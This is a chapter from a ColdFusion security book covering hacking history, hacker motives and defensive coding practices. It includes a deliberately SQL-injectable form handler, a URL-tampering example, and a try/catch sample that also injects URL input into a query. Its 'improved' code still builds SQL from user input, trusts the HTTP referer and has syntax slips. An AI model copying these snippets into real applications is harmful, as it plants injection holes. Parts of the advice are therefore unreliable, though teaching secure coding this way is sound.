It has been suggested that the term *hacker*, when used in reference to computer hacking, was first adopted by MIT's computer culture. At the time, the word only referred to a gifted and enthusiastic programmer who was somewhat of a maverick or rebel. The original-thinking members of MIT's Tech Model Railroad Club displayed just this trait when they rejected the original software that Digital Equipment Corporation (DEC) shipped with the PDP-10 mainframe computer and created their own, called the Incompatible Timesharing System (ITS). Many hackers were involved with MIT's Artificial Intelligence (AI) Laboratory.

In the 1960s, however, it was the ARPANET, the first transcontinental computer network, which truly brought hackers together for the first time. The ARPANET was the first opportunity for hackers to work together as one large group, rather than working in small isolated communities spread throughout the United States. The ARPANET gave hackers their first opportunity to discuss common goals and common myths and even publish the work of hacker culture and communication standards (The Jargon File, mentioned earlier, was developed as a collaboration across the Net).

Telephone System Hacking

A name that is synonymous with telephone hacking is *John Draper*, who went by the alias “Cap’n Crunch.” Draper discovered that a whistle given away in the popular children’s cereal perfectly reproduced a 2600-Hertz tone, which allowed him to make free telephone calls.

In the mid 1970s, Steve Wozniak and Steve Jobs (the very men who founded Apple Computer) worked with Draper—who had made quite an impression on them—building “Blue Boxes,” devices used to hack into telephone systems by generating tones at certain frequencies that access idle lines. Jobs went by the nickname of “Berkley Blue,” and Wozniak went by “Oak ToeBark.” Both men played a major role in the early days of phone hacking, or *phreaking*.

Draper actually had a very good system established. He and a group of others would participate in nightly “conference calls” to discuss holes they had discovered in the telephone system. In order to participate in the call, you had to be able to do *dual tone multi-frequency* (DTMF) dialing, which is what we now refer

to as a *touch-tone* dialing. During the 1970s, pulse dialing or wheel dialing phones were still the standard telephone company issue, so the blue box was the only device a non-phone-company employee could use to emulate the signals a phone was using.

The line was actually an internal line for Ma Bell, and only a few people knew of its existence. What the phreaker had to do was DTMF dial into the line via a blue box. Being able to access the special line was the basic equivalent to having root access into Ma Bell. The irony of this elaborate phone phreaking ritual was that the trouble spots that were found were actually reported back to the telephone company. The phreakers would call Ma Bell and advise them of the trouble areas (all the while, the employees within Ma Bell thought that the phreakers actually worked for the telephone company). Sure, they were advising Ma Bell of stuck tandems and holes, but they were also stealing phone calls. As it turns out, John Draper was arrested repeatedly during the 1970s, and he ultimately spent time in jail for his involvement in phone phreaking.

But possibly the greatest example ever of hacking/phreaking for monetary reasons would be that of Kevin Poulsen to win radio contests. What Poulsen did was hack into Pacific Bell's computers to cheat at phone contests that radio stations were having. In one such contest, Poulsen did some fancy work and blocked all telephone lines so that he was every caller out of 102 callers. For that particular effort, Poulsen won a Porsche 944-S2 Cabriolet.

Poulsen did not just hack for monetary gain, though; he was also involved in hacking into FBI systems and is accused of hacking into other governmental agency computer systems as well. Poulsen hacked into the FBI systems to learn about their surveillance methods in an attempt to stay in front of the people who were trying to capture him. Poulsen was the first hacker to be indicted under U.S. espionage law.

Computer Hacking

As mentioned earlier, computer hacking began with the first networked computers back in the 1950s. The introduction of ARPANET in 1969, and NSFNet soon thereafter, increased the availability of computer networks. The first four sites connected through ARPANET were The University of California at Los Angeles, Stanford, the University of California at Santa Barbara, and the University of Utah. These four connected nodes unintentionally gave hackers the ability to collaborate in a much more organized manner. Prior to the ARPANET, hackers were able to communicate directly with one another only if they were actually working in the same building. This was not all that uncommon of an

occurrence, because most computer enthusiasts were congregating in university settings.

With each new advance dealing with computers, networks, and the Internet, hacking also advanced. The very people who were advancing the technology movement were the same people who were breaking ground by hacking, learning the most efficient way they could about how different systems worked. MIT, Carnegie-Mellon University, and Stanford were at the forefront of the growing field of AI. The computers used at universities, often the DEC PDP series of minicomputers, were critical in the waves of popularity in AI. DEC, which pioneered commercial interactive computing and time-sharing operating systems, offered universities powerful, flexible machines that were fairly inexpensive for the time, which was reason enough for numerous schools to have them on campus.

ARPANET existed as a network of DEC machines for the majority of its life span. The most widely used of these machines was the PDP-10, originally released in 1967. The PDP-10 was the preferred machine of hackers for almost 15 years. The operating system, TOPS-10, and its assembler, MACRO-10, are still thought of with great fondness. Although most universities took the same path as far as computing equipment was concerned, MIT ventured out on their own. Yes, they used the PDP-10s that virtually everybody else used, but they did not opt to use DEC's software for the PDP-10. MIT decided to build an operating system to suit their own needs, which is where the ITS operating system came into play. ITS went on to become the time-sharing system in longest continuous use. ITS was written in Assembler, but many ITS projects were written in the language of LISP. LISP was a far more powerful and flexible language than any other language of its time. The use of LISP was a major factor in the success of underground hacking projects happening at MIT.

By 1978, the only thing missing from the hacking world was a virtual meeting. If hackers couldn't congregate in a common place, how would the best, most successful hackers ever meet? In 1978, Randy Sousa and Ward Christiansen created the first personal-computer bulletin-board system (BBS). This system is still in operation today, and was the missing link that hackers needed to unite on one frontier.

However, the first stand-alone machine—including a fully loaded CPU, software, memory, and storage unit—wasn't introduced until 1981 (by IBM). They called it the “personal computer.” Geeks everywhere had finally come into their own! As the 1980s moved forward, things started to change. ARPANET slowly started to become the Internet, and the popularity of the BBS exploded.

Near the end of the decade, Kevin Mitnick was convicted of his first computer crime. He was caught secretly monitoring the e-mail of MCI and DEC security officials and was sentenced to one year in prison. It was also during this same time period that the First National Bank of Chicago was the victim of a \$70 million computer crime. Around the same time that all of this was taking place, the Legion of Doom (LOD) was forming. When one of the brightest members of this very exclusive club started a feud with another and was kicked out, he decided to start his own hacking group, the Masters of Deception (MOD). The ensuing battle between the two groups went on for almost two years before it was put to an end permanently by the authorities, and the MOD members ended up in jail.

In an attempt to put an end to any future shenanigans like the ones demonstrated between the LOD and the MOD, Congress passed a law in 1986 called the Federal Computer Fraud and Abuse Act. It was not too long after that law was passed by Congress that the government prosecuted the first big case of hacking. Robert Morris was convicted in 1988 for the Internet worm he created. Morris's worm crashed over 6000 Net-linked computers. Morris believed that the program he wrote was harmless, but instead it somehow got out of control. After that, hacking just seemed to take off like a rocket ship. People were being convicted or hunted left and right for fraudulent computer activity. It was just about the same time that Kevin Poulsen entered the scene and was indicted for telephone tampering charges. He "avoided" the law successfully for 17 months before he was finally captured.

Evidence of the advances in hacking attempts and techniques can be seen almost every day on the evening news or in news stories on the Internet. The Computer Security Institute estimates that 90 percent of Fortune 500 companies suffered some type of cyber attack over the last year, and between 20 and 30 percent experienced compromises of some type of protected data by intruders. With the proliferation of hacking tools and publicly available techniques, hacking has become so mainstream that businesses are in danger of becoming overwhelmed or even complacent. With the advent of "Web services" such as Microsoft's Passport (www.passport.com) or AOL's upcoming initiative, code-named "Magic Carpet," the risk of a serious breach of security grows every day. In November 2001, Passport's "wallet" feature was publicly cracked, causing embarrassment for Microsoft and highlighting the risks of embedding authentication and authorization models in Web applications that share data. The page at www.avirubin.com/passport.html describes the risk of the Passport system, and the page at <http://alive.znep.com/~marcs/passport/> describes a hypothetical attack against

that system. Companies that develop defense strategies will protect not only themselves from being the target of hackers, but also the consumers, because so many of the threats to Web applications involve the end user.

Why Should I Think Like a Hacker?

So, you might be asking at this point, “why does this history of hacking have anything to do with the ColdFusion application I’m building at the moment, or with the legacy code that I am supporting in my enterprise or consulting business?”

Learning about hacking will help you to anticipate what attacks hackers may try against your systems, and it will help you to understand the world of the hacker.

Stopping every attempted hack is impossible. However, mitigating the effects of that hack is clearly possible. Armed with knowledge of a hacker’s motivation and the places where your ColdFusion application may be vulnerable, you can eliminate many of the most obvious security holes in your code.

What Motivates a Hacker?

Notoriety, challenge, boredom, and revenge are just a few of the motivations of a hacker. Hackers can begin the trade very innocently. Most often, they are hacking to see what they can see or what they can do. They may not even realize the depth of what they are attempting to do. However, as time goes on, and their skills increase, they begin to realize the potential of what they are doing. There is a misconception that hacking is done mostly for personal gain, but that is probably one of the least of the reasons.

More often than not, hackers are breaking in to something so that they can say they did it. The knowledge a hacker amasses is a form of power and prestige, so notoriety and fame—among the hacker community—are important to most hackers. (Mainstream fame generally happens after they’re in court!)

Another reason is that hacking is an intellectual challenge. Discovering vulnerabilities, researching a mark, finding a hole nobody else could find—these are exercises for a technical mind. The draw that hacking has for programmers eager to accept a challenge is also evident in the number and popularity of organized competitions put on by hacker conferences and software companies.

Boredom is another big reason for hacking. Hackers may often just look around to see what sort of forbidden things they can access. Finding a target is often a result of happening across a vulnerability, not seeking it out in a particular place.

Revenge hacking is very different. This occurs because, somewhere, somehow, somebody made the wrong person mad. This is common for employees who

were fired or laid off and are now seeking to show their former employer what a stupid choice they made. Revenge hacking is probably the most dangerous form of hacking for most companies, because a former employee may know the code and network intimately, among other forms of protected information. As an employer, the time to start worrying about someone hacking into your computer system is not after you let one of the network engineers or developers go. You should have a security plan in place long before that day ever arrives.

Ethical Hacking versus Malicious Hacking

Ask any developer if he has ever hacked. Ask yourself if you have ever been a hacker. The answers will probably be yes. We have all hacked, at one time or another, for one reason or another. Administrators hack to find shortcuts around configuration obstacles. Security professionals attempt to wiggle their way into an application/database through unintentional (or even intentional) backdoors; they may even attempt to bring systems down in various ways. Security professionals hack into networks and applications because they are asked to; they are asked to find any weakness that they can and then disclose them to their employers. They are performing ethical hacking in which they have agreed to disclose all findings back to the employer, and they may have signed nondisclosure agreements to verify that they will *not* disclose this information to anyone else. However, you don't have to be a hired security professional to perform ethical hacking. Ethical hacking occurs anytime you are "testing the limits" of the code you have written or the code that has been written by a coworker. Ethical hacking is done in an attempt to prevent malicious attacks from being successful.

Malicious hacking, on the other hand, is completed with no intention of disclosing weaknesses that have been discovered and are exploitable. Malicious hackers are more likely to exploit a weakness than they are to report the weakness to the necessary people, thus avoiding having a patch/fix created for the weakness. Their intrusions could lead to theft, a distributed denial-of-service (DDoS) attack, defacing of a Web site, or any of the other attack forms that are listed throughout this chapter. Simply put, malicious hacking is done with the intent to cause harm.

Somewhere in between the definition of an ethical hacker and a malicious hacker lies the argument of legal issues concerning any form of hacking. Is it ever truly okay for someone to scan your ports or poke around in some manner in search of an exploitable weakness? Whether the intent is to report the findings or to exploit them, if a company hasn't directly requested attempts at an intrusion, then the "assistance" is unwelcome.

Damage & Defense...

How Much Work Should I Do to Secure My Web Site?

Understanding how much work you should undertake to secure your Web site depends on how secure you need your Web site to be.

You can follow some simple rules to help you decide how much work you should do to secure your Web site:

- Is the content or data of particularly high value? As the cost of replacing your data goes up, you should spend more time reviewing the potential hazards.
- What kind of hacker might be attracted to this site, and what is the type of damage he might easily be able to inflict on the site? Know how your site works, and anticipate both the potential of attacks and techniques that you will use to repel these attacks in your code.
- Is the rest of your network secure? From “social engineering” techniques such as calling your company on the telephone and trying to learn secret information, to simply walking into an insecure server room, there are plenty of tactics hackers can try that code alone will not deter.

The bottom line, however, is to know how valuable your data may be, both to you and to your customers, whether that data represents a large consumer venture or private family information. Risk management is the name of the game, and you need to know what you have before you can adequately assess the level of protection necessary for your site. Err on the side of protecting your data and you’ll have a good start at solving the problem.

Mitigating Attack Risk in Your ColdFusion Applications

Knowing how hackers think and understanding the history of hacking is an important first step toward securing your ColdFusion applications. However, truly understanding the way that hackers *work* is the most significant step you can take to protect your code and your servers.

Recognizing the top ColdFusion application hacks is one key to your success in repelling hacker attacks. Responding to the issues created by these application shortcomings is a more complicated task. You can address common problems created by the loose variable typing, unstructured application design, and ease of use of the ColdFusion system by following a few easy conventions:

- **Validate input to your pages.** For example, make sure that the integer you think you are seeking is trapped by your code and revealed to be an integer. We'll discuss validation later in this section.
- **Encapsulate commonly used functionality in custom tags.** Use ColdFusion's native capability to call templates written in ColdFusion Markup Language (CFML) as Just-In-Time (JIT) compiled objects and to reference those common objects from multiple places in an application, keeping your code in easily maintained chunks. You can reference these custom tags directly in your code, or you may choose to use CFMODULE to call custom tags more seamlessly. We'll discuss this later in this section as well.
- **Use external validation such as rows in a database to maintain your user information.** It may seem like a simple truth, but keeping information out of the URL query string can be the smartest and most difficult thing to do in maintaining your application's security. Use unique identifiers such as encrypted cookies to mark the user, and change these identifiers periodically to prevent cookie or session spoofing.
- **Document, document, and document your code.** Remembering what you were trying to do six months ago when you "only needed to add a hard-coded value in your staging site" from the code itself may result in a security hole being deployed into production accidentally.
- **Test your code!** You'd be surprised to know how many new features leak into production with unintended results because a developer was told to "just launch it" instead of finishing (or at least writing) the test plan to address the functionality of new code.
- **Handle your errors, and give yourself a safety net.** The systemwide error-handling template introduced in ColdFusion 4.5 will give you the opportunity to display a standard error template when errors occur. This blanket protection does not remove the need to trap errors on an application or page basis, but will give you some time to fix errors before hackers realize the errors are there. Don't give the hacker more information than he or she needs to know, and configure your

ColdFusion server appropriately to limit the amount of debugging information returned with an error.

These conventions will not prevent hackers from trying to break into your application, but they will remove some of the basic mistakes you might make. These are suggestions for ColdFusion applications, but also have implications for Rapid Application Development (RAD) in general. For more information, you might want to review Syngress Publishing's *Hack Proofing Your Web Applications* (ISBN 1-928994-25-3), which has significant coverage of development best practices, or Steve McConnell's *Code Complete: A Practical Handbook of Software Construction* (ISBN 1-55615-484-4).

In addition, you must understand the basic types of attacks commonly perpetrated by hackers to be successful in protecting your ColdFusion application.

Applying these lessons to your code and “thinking like a hacker” will help you to deter hackers from easy access to your site.

Knowing the specific ways hackers may try to attack ColdFusion applications is also crucial to protecting your applications. One particular attack occurred in 1999, using vulnerabilities built into sample applications distributed with ColdFusion before the ColdFusion 4.5 release. It caused particular pain to administrators of ColdFusion servers. Security researcher Rain Forest Puppy of Wiretrip.net pointed out that these example applications could be exploited to reveal the contents of any text file on the server, leaving the box vulnerable to attack. Combining this exploit with a file uploading utility in these same example applications, hackers were able to alter unprotected ColdFusion servers almost at will. Although the fix to these problems was simply to remove the example applications from the server, many administrators did not heed this advice. The resulting hacks were covered in a feature story in *The New York Times Magazine*, and Allaire subsequently changed the way the ColdFusion server installation functioned, making such example applications optional rather than mandatory. More recent attacks were acknowledged by Macromedia to cause “...unauthorized read and delete access to files on a machine running ColdFusion Server. The other issue could allow ColdFusion Server templates to be overwritten with a zero byte file of the same name.”

For Macromedia's best practice recommendations regarding the 1999, see Macromedia Product Security Bulletin (MPSB01-08), 8/7/01, www.macromedia.com/v1/handlers/index.cfm?id=21700&method=full. Download Macromedia's security patches (for ColdFusion 2.0 - 4.5.1 Service Pack 2 on all platforms) for these vulnerabilities at Macromedia Product Security Bulletin (MPSB01-07), 7/11/01, www.macromedia.com/v1/handlers/index.cfm?id=21566&method=full.

Not everyone can have access to new versions of the server, which allegedly fix these issues. You can recognize the problems inherent to ColdFusion that hackers might likely target, however, and address those defects in your code by validating page input and promoting modular code.

Validating Page Input

Validating page input takes many forms. A few ways in which you can implement input validation include:

Always scope your variables. Never use `<cfset myVariable= "some value">` when you could use `<cfset variables.myVariable = "some value">` to force that variable declaration to be local to the page template. Scoping variables also increases performance.

Using <CFPARAM>. Use `<CFPARAM>` to set the scope and value type of the variable you expect on a page: `<CFPARAM NAME="Anniversary" TYPE="Date">`. If the variable supplied is not of the specified scope and type, CF will throw an error and stop processing the page.

Validate form fields. There are two ways to perform form field validation in CF: Server-side and client-side. CF performs server-side form validation when you use HTML form hidden fields to specify one of CF's validation suffixes: `_integer, _float, _range, _date, _time, _eurodate`. The *CFFORM* controls, *cfinput* and *cftextinput*, allow you to specify the *validate* attribute for validating input data. *CFFORM* generates client-side JavaScript to perform this validation. Likewise, the other *CFFORM* controls allow you to specify the *onvalidate* attribute to which you can pass valid JavaScript functions to perform input validation. See the CF Help documentation for further details and examples.

Using Decision Functions. CF provides numerous functions for validating string data: `Val, isDefined, isNumeric, isBinary, isDate, isStruct`, etc. These functions return a Boolean value, which makes them ideal for *CFIF* evaluations, such as `<CFIF isNumeric(URL.myID)>`. See the CFML Language Reference—Decision Functions for more details and examples.

Using <CFQUERYPARAM>. Use the `<CFQUERYPARAM>` tag in your SQL *WHERE* clauses to validate SQL query parameters against valid SQL data types. `<CFQUERYPARAM>` also tends to speed database processing by using bind parameters where the database permits.

Using the request scope. Use `<cfset request.myVariable = "some value">` to create a variable in the request scope that will persist for the length of the CF request (making it available to all included templates within the request). This is a

handy way to make data persist beyond the current template, but yet avoid the necessity to use `<CFLOCK>` to prevent that data from being dynamically overwritten by the server.

Locking access to application, server, and session scopes. `<CFLOCK>` is necessary to ensure that variables in shared-scopes (application, server, and session) are not overwritten accidentally during concurrent thread access (reads/writes) in the course of normal application processing by the ColdFusion server. Old code may not have `<CFLOCK>` calls written into it, as this feature was introduced in CF 4.01 to improve server stability and scalability. CF 4.5 improved the locking methodology by offering granular server-side locking in the Administrator, and introducing *Scope* locking in the `<CFLOCK>` tag. For more on locking, see Macromedia TechNote 20370, ColdFusion Locking Best Practices in (www.macromedia.com/v1/Handlers/index.cfm?ID=20370&Method=Full).

Avoiding the need to use `<CFLOCK>`. `<CFLOCK>` is difficult to use well and not necessary for many applications. Avoid using it whenever possible. The best method is to move your shared-scoped variables to the Request scope (mentioned above). Also, you can use *Automatic read locking* in the CF Administrator (4.5 and up) to catch shared-scope variable reads. This catch-all setting throws an error on shared-scope writes, and also introduces performance overhead. See Macromedia TechNote 14165, Changes to `<CFLOCK>` in CF server 4.5 (www.macromedia.com/v1/Handlers/index.cfm?ID=14165&Method=Full) for more details.

Functionality with Custom Tags and `CFMODULE`

A little-used feature of the Custom Tag framework in ColdFusion is the ability to pass all attributes to the *AttributeCollection* parameter shared by every custom tag.

Your code to call the custom tag `<cf_foo>` might look like this:

```
<cf_foo    attribute1 = "myValue"
           attributes2 = "myOtherValue">
```

or you could assemble these values in a script, and pass them to the custom tag from a *structure* (ColdFusion's term for an associative array of name-value pairs):

```
<cfscript>
  stMyVariables = structNew(); //makes a new structure
  stMyVariables.attribute1 = "myValue";
  stMyVariables.attribute2 = "myOtherValue";
  //we can pass in static or dynamic values
</cfscript>
```

```
<cf_foo attributeCollection = "#stMyVariables#">
```

This, of course, is very similar to the way modular code can be called using `<CFMODULE>`. The same example might look like:

```
<cfmodule name = "mytags.cffoo"
           attribute_name1 = "myValue"
           attribute_name2 = "myOtherValue">
```

or

```
<cfmodule name = "/mytags/foo.cfm"
           attributeCollection = "#stMyVariables#">
```

The larger point here is that *modular code is a good thing*. Writing modular code using custom tags gives you the following benefits:

- **Easily maintainable changes.** Update your code in one place, and change it globally in the application.
- **Access to variable scopes.** The caller and attribute variable scopes allow you to pass information to and from ColdFusion templates and custom tags, and to share information dynamically with child tags.
- **Modular protection.** Applying a security layer as one included file in all of your custom tags can make it easier for you to enforce global protections, such as a global authentication scheme.

By writing modular code in general and using conventions like ColdFusion custom tags and page validation in specific, you can help yourself to avoid the top ColdFusion application hacks.

The Top ColdFusion Application Hacks

By this point, you have probably thought about entry points in your own applications that may be vulnerable to hackers. Let's step back for a minute and discuss the most common ColdFusion application hacks you are likely to find. By “hack,” remember, we are not only describing unintended consequences perpetrated by a hacker, but perhaps also unintended functionality that may show up in your ColdFusion application as it interacts with other applications.

So, what are the top ColdFusion application hacks? This chapter describes them as follows:

- Form field manipulation, or the unintended use of form fields through third-party posts to pages or templates.
- URL parameter tampering, or using the query string in the URL to access functionality in the application to which the user should not have access.
- Common misuse of the ColdFusion tags `<cffile>`, `<cfpop>`, `<cfccontent>`, and `<cfftp>`, which offer file-system access to the CF template.
- Cross-site scripting, which is described in more detail in Chapter 4.
- ColdFusion’s Remote Development Service (RDS), which offers a view into the system where ColdFusion is running *as the user context under which the ColdFusion server is running*. This, as you might guess, might not be the same user context under which the user can normally access the system.

In the following section, as we discuss each common problem and the approach to mitigate problems caused by that problem, keep a few themes in mind:

- **Know what you are getting.** Validate input to your pages to avoid form-field manipulation and URL tampering.
- **Reuse code.** Use custom tags and other objects such as database stored procedures to encapsulate access to your data and to limit the number of places where you need to update your code. This will limit your exposure to the number of places where you access files, thereby reducing mistakes.
- **Don’t trust the application.** Code your templates so that they can be used only by certain other templates; you can use the Application.cfm and OnRequestEnd.cfm templates to assist you in this task. This technique will protect your code from being hijacked by malicious clients who may attempt cross-site scripting.
- **Employ external validation.** Use more than one method to authenticate the client. Simply using a cookie is not sufficient; better would be the use of an encrypted cookie in the browser to identify a record in the database. This technique will help your security be stronger throughout your application.
- **Don’t expose valuable information in URL or Form variables.** Instead, use URL or Form variables as pointers to get to the actual data, relying on other tokens for authentication. Leaving these variables on the query string invites hackers to manipulate this data, to see how easily they can break your site.

Form Field Manipulation

ColdFusion makes handling form input very easy. Simply code an HTML form with the action set to a page that handles the input, pulling variables from the form scope, and you can gather and respond to user input. Too many developers, however, are careless in their form-handling code. The features offered in ColdFusion that were intended to make the product more usable (such as the way the engine searches through all of the variable scopes to find a value for an unscoped variable) can be used by hackers to break your application or to cause unintended results. Consider the code shown in Figure 1.1.

Figure 1.1 Improper Form Action Code

```
<cfparam name="myFieldName" default="fname">
<cfparam name="dsn" default="MyDSN">
<cfif IsDefined("form.fieldnames")>
    <!---if we've found the variable form.fieldnames, --->
    <!---a form post has been received--->
    <cfquery name="getUsers" datasource="#dsn#">
        select #myFieldName#
        from users
        where userID = #userID#
    </cfquery>

    <cfoutput>
        Your column, #myFieldName#, yielded the following result:<br>
        #valueList(getUsers.myFieldName)#
    </cfoutput>

<cfelse>
    <h3>An Extremely Simple, Poorly-Coded Form Action Page</h3>
    <form action="#cgi.script_name#" method="post">
        <input type="text" name="myFieldName"><br>
        <input type="submit" name="submit" value="submit">
    </form>
</cfif>
```

This form action page does a few things well:

- The form *self-posts*—by using the `cgi.script_name` value, you can create a form that will run wherever it is located. Avoiding the use of a hard-coded directory or action template makes it easier to code a modular form that can be used in many places in your application. If you like, you can use this structure to embed forms in your custom tags.
- The form *checks for the existence of a variable scope* by using the existence of a known variable, `form.fieldnames`, to confirm that a form has been submitted and that form scope variables are available. In ColdFusion 5.0, you can use the `<CFDUMP>` tag to inspect the contents of a variable scope; for example, `<CFDUMP var="#form#>` to check and output the contents of the form scope. This capability is available in ColdFusion 4.x, but must be coded manually as a custom tag. This capability is available in ColdFusion 4.x, but must be coded manually as a custom tag, such as the `<gfa_dump> Spectra` tag (precursor to the `<CFDUMP>` CF 5.0 tag).
- The template *sets default values for variables* by using `<CFPARAM>` to set the default value for the `myFieldname` value used on the page and for the datasource used in the `<CFQUERY>` call.
- The code *specifies scopes for output variables*, setting the scope of `myFieldName` variable used in the `valuelist()` call to the `myFieldName` variable returned from the `getUsers` query, not from some other `myFieldName` variable.

The code in Figure 1.1, however, does many things poorly:

- The form *doesn't scope all of its variables* and refers to unscoped variables such as `myFieldName`, `dsn`, and `UserID` in the code. Because ColdFusion checks all of the variable scopes before throwing an error when it encounters an unscoped variable, an attacker could post a form to this action page. This action would satisfy the initial error handling that checks for the existence of `form.fieldnames`, and allow the hackers to substitute arbitrary values for the `myFieldName`, `dsn`, and `UserID` variables. Depending upon what your code does, this hack could be an annoyance or a serious security breach.
- This template *fails to validate an integer field*, passing the `UserID` field unchanged to the `<CFQUERY>` tag. This is a very dangerous coding mistake, because it allows a hacker to insert arbitrary SQL commands

into your `<CFQUERY>` tag. Fortunately, this is an easy problem to fix: simply validate the `UserID` field with ColdFusion's `val()` function, which returns a harmless 0 if the value in the tested variable is not an integer.

- The code *uses a dynamic SQL query*, which although sometimes useful can be a very dangerous item to include in your templates. Because the specific field is not listed at the time the template is being called, the query can be manipulated in unpredictable ways. It is not recommended to allow users to return a specific column name from a query dynamically; instead, consider using stored procedures to return an entire record referenced by a key field (in this case, `UserID`). This method allows you to allow the database server to do more processing and extends your ability to add modular error-handling code inside of your stored procedures.
- The code *fails to set a specific scope in defined variables*, setting `myFieldName` in the `<CFPARAM>`, rather than `variables.myFieldName`, which would create a variable only for the local template, or `form.myFieldName`, which would expect only a value for the `myFieldName` variable from the form that you submitted. In addition, the DSN value is not scoped either, leaving it vulnerable to attack. You can use `request.dsn` to hold the value of your datasource, and set it in your `Application.cfm` file. Because the `Application.cfm` is run on every request, this action ensures that your variable will be available to every template in your application.
- This template doesn't check the `cgi.http_referer` value against a list of known pages or of known domains to make sure the form is being called from an expected page. Use a simple version of this technique to check the `cgi.http_referer` value conditionally; for a more complicated and functional version, you might want to use a stored procedure or a custom tag to look up a list of known pages that correspond to this page. To implement this, you will need to identify each of your CFML templates in a data table, and load this information as a structure into memory in your `Application.cfm` (not recommended), or use a simple query lookup to find the information (recommended).

The listing in Figure 1.1 is intended to be an oversimplified example of poor coding, but it contains common mistakes to avoid and trap in your code. The same code, after fixing these bugs, might look like Figure 1.2.

Figure 1.2 Improved Form Action Code

```
<cfif cgi.http_referer does not contain "myDomain.com">
    <!---check to see where they are coming from --->
    <!---this functionality could be encapsulated further --->
    <cflocation url="/index.cfm">

</cfif>
<!---set variable scopes --->
<cfparam name="variables.myFieldName" default="fname">
<cfparam name="variables.dsn" default="#request.dsn#">

<cfif IsDefined("form.fieldnames")>
    <cfif IsDefined("form.myFieldName")>
        <cfset variables.myFieldName = form.myFieldName>
        <!---finding the variable form.fieldnames--->
        <!---shows that post has happened --->
        <!---call stored procedure --->
        <cfquery name="getUsers" datasource="#dsn#">
            sp_getUserinfo (#val(form.userID)#,'#variables.myFieldName#')
        </cfquery>

        <cfoutput>
            Your column, #variables.myFieldName#,
            yielded the following result:<br>
            #valueList(getUsers.myFieldName)#
        </cfoutput>
    <cfelse>
        <h3>An Extremely Simple, Poorly-Coded Form Action Page</h3>
        <form action="#cgi.script_name#" method="post">
            <input type="text" name="myFieldName"><br>
            <input type="submit" name="submit" value="submit">
        </form>
    </cfif>
```

URL Parameter Tampering

Often it is useful to pass variables through the query string in your ColdFusion application. Taking static, and sometimes dynamic, values though the URL scope is a handy way to rearrange data without using a form post. Using URL parameters allows you to take action against your application without user effort, but hackers relish the opportunity to take advantage of this code. Your goal, of course, is to make it more difficult for these mischievous users to use your code in unintended ways.

Your first rule of business in deciding which variables to pass in the query string should be to understand how those variables can be used and abused. A URL such as:

```
http://mydomain.com/index.cfm?user=34&item=cart&method=add&cartitem=34&qItem=3
```

is useful for adding an item to user 34's virtual cart. However, a malicious user could use a similar URL:

```
http://mydomain.com/index.cfm?user=34&item=cart&method=chargeCCCard&cartitem=34&qItem=30000
```

to decidedly different effect. Few developers would expose such a careless error; yet many developers are doing just that in their code by failing to validate the URL input they receive from the query string.

Damage & Defense...

Don't Rely on CFID and CFTOKEN Variables in URLs

The *CFID* and *CFTOKEN* variables, set by ColdFusion when using cookies to maintain session variables, can be spoofed easily by rogue hackers. Avoid the use of these variables alone to establish session states, using instead an encrypted cookie or an authentication challenge when a user enters your site from an outside URL. You can use a UUID token to identify the user, either stored in a cookie or passed on the query string. Additionally, you can increase the strength of *CFTOKEN* by making it a UUID value. See Macromedia TechNote 22427, ColdFusion Server: How to Guarantee Unique CFToken Values (www.macromedia.com/v1/Handlers/index.cfm?ID=22427&Method=Full). Also, in a clustered situation, it is possible to generate duplicate *CFID* (and less likely, *CFTOKEN*) variables because ColdFusion uses an incremental count to establish the *CFID* value.

Once you decide to pass variables on the query string, you must decide how to validate the input you are receiving from the user. The approaches are similar to those you would use in validating form input:

- Use *combinations of variables* to validate your input. If you are gathering items to place in a shopping cart, for example, validate both the category of the item and the unique item ID. This will force your attacker to learn more than one parameter in your application, although it will only slow the hacker down.
- Require *an authentication token* or *a specific URL* to use the page. Once again, check the *http_referer* value to understand where the http request is originating so that you can determine if it is a valid request; if not, send the request to an error-handling page or the front page of your application, where you can set default application values. In addition, you may want to require the use of a valid user ID, which you can set by using the *CreateUUID()* function in ColdFusion. This is not a foolproof method, but will give you a relatively random identifier with which to identify your client.
- Use *<CFSWITCH>* to limit the number of string values you can receive when passing actions with known keywords to your application. Figure 1.3 shows an example of the processing you might do on receiving a request for your CFML template containing the URL parameter “*item*” defining a module in your code and “*method*” defining the method that item should take.

Figure 1.3 Code Snippet Using CFSWITCH to Limit URL Input

```
<cfparam name="url.item" default="myItem">
<cfparam name="url.method" default="get">
<!--1st check-->
<!--on this template, we expect users to come from samplePage.cfm-->
<cfif cgi.http_referer does not contain "samplePage.cfm">
    <!--if not, redirect elsewhere-->
    <cflocation url="index.cfm">
</cfif>

<!--get the list of possible items-->
```

Continued

Figure 1.3 Continued

```
<cfquery name="getItems" datasource="#request.dsn#">
    select itemName
    from items
</cfquery>

<!---2nd check--->
<!---see if passed item is in list of items--->
<cfif NOT ListContainsNoCase(valueList(getItems.itemName),
    trim(url.items))>
    <!---if not, redirect elsewhere--->
    <cflocation url="index.cfm">
</cfif>

<!---3rd check--->
<!---we know which methods we expect--->
<!---use CF SWITCH to run appropriate code--->
<CF SWITCH expression="#url.method#">
    <CFCASE value="get">
        <!---put code here to get the item--->
    </CFCASE>
    <CFCASE value="add">
        <!---put code here to add a new item--->
    </CFCASE>
    <CFCASE value="edit">
        <!---put code here to edit an existing item--->
    </CFCASE>
    <CFCASE value="delete">
        <!---put code here to delete the item--->
    </CFCASE>
    <CFDEFAULTCASE>
        <!---this code runs if no conditions have been met--->
    </CFDEFAULTCASE>
</CF SWITCH>
```

Finally, you should ensure that you are not passing more information in the query string than is necessary. Passing the user's password is not advisable; passing the userid or UUID and checking for the existence of an authentication token (encrypted cookie, etc.) is recommended instead.

<*CFFILE*>, <*CFPOP*>, and <*CFFTP*> Tag Misuse

<*CFFILE*>, <*CFFTP*>, and <*CFPOP*> are powerful tags in ColdFusion that allow applications to interact with file, FTP, and mail systems. Because the ColdFusion server runs under the context of the user logged in to the system (the default installation is as a local, system account on the Windows platform), you must guard application access to these tags carefully.

Note that the <*CFTRY*>/<*CFCATCH*> block may prove particularly helpful to you in diagnosing potential errors created by hackers. If you're not familiar with this handy tag, the basic syntax is as shown in Figure 1.4.

Figure 1.4 Sample <*CFTRY*>/<*CFCATCH*> Snippet

```
<!--place the code to be tested within a try block -->
<CFTRY>
    <!-- code to be tested goes here -->
    <CFQUERY name="qFoo" datasource="#request.dsn#">
        select *
        from users
        where username = '#url.myVariable#'
    </CFQUERY>
    <CFCATCH type="database">
        <!--for a database error, handle-->
    </CFCATCH>
    <CFCATCH type="any">
        <!-- for a general error, handle -->
        <h3>Oops. There was an error.</h3>
        <a href="mailto:webmaster@mydomain.com">email</a>
            the webmaster
    </CFCATCH>
</CFTRY>
```

